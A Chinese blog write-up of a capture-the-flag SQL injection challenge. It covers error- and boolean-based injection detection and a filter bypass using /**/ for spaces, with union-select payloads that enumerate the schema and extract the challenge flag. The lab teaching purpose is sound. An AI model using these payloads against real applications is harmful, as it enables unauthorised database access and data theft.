
实验吧ctf-web题：简单的sql注入

原创

Elvirajia 于 2017-08-25 17:00:05 发布 10435 收藏 6

分类专栏： CTF习题

本文链接：https://blog.csdn.net/jia304349145/article/details/77542995



这两天做了实验吧的简单的sql注入这个题，对sql注入有了初步的认识。

进入题目之后，首先测试是否存在注入点：

检测是否存在注入点的两种常用方法：

1. 基于报错的检测方法

一般这种方法是输入单引号'，看是否报错，如果数据库报错，说明后台数据库处理了我们输入的数据，那么有可能存在注入点。

2. 基于布尔的检测方法

这种方法是输入：

- 1 and 1=1，通常这种情况会正常返回数据
- 1 and 1=2，通常这种情况不会返回数据或者直接报错

或者

- 1' and '1'='1，通常这种情况会正常返回数据
- 1' and '1'='2，通常这种情况不会返回数据或者直接报错

分析：

假如后台处理数据的sql语句(后台在输入上加了单引号)是：

```
select name from user where id='our_input'
```

我们输入1' and '1'='1，sql语句变为:

```
select name from user where id='1' and '1'='1'
```

后台数据库仍然正常读取数据

我们输入1' and '1'='2，sql语句变为：

```
select name from user where id='1' and '1'='2'
```

这样查询条件为假，数据库不能读取数据。

基于上述检测方法，我们先输入单引号'，可以看到后台报错，初步判断存在注入点

然后输入1 and 1=1，可以看到过滤了and并且空格被替换为了+，因此我们可以推断，这个题过滤了常用的sql命令，可以输入union and select from进行下测试，发现果然全被过滤掉了


知识点：**当空格被过滤时，通常用()或者/**/代替空格**

爆库

```
1'/**/union/**/select/**/schema_name/**/from/**/information_schema.schemata/**/where/**/'1'='1
```

爆表，表名为flag

```
1'/**/union/**/select/**/table_name/**/from/**/information_schema.tables/**/where/**/'1'='1
```



爆字段，然而……报错了，information_schema.columns被过滤了，所以就猜测字段名也是flag，试一下

```
1'/**/union/**/select/**/column_name/**/from/**/information_schema.columns/**/where/**/'1'='1
```

查询内容

```
1'/**/union/**/select/**/flag/**/from/**/flag/**/where/**/'1'='1
```

flag

到底过滤了什么东西？

提交

ID: 1'/**/union/**/select/**/flag/**/from/**/flag/**/where/**/'1'='1
name: baloteli

ID: 1'/**/union/**/select/**/flag/**/from/**/flag/**/where/**/'1'='1
name: flag{YOu_@r3_5O_dAmn_9OOd}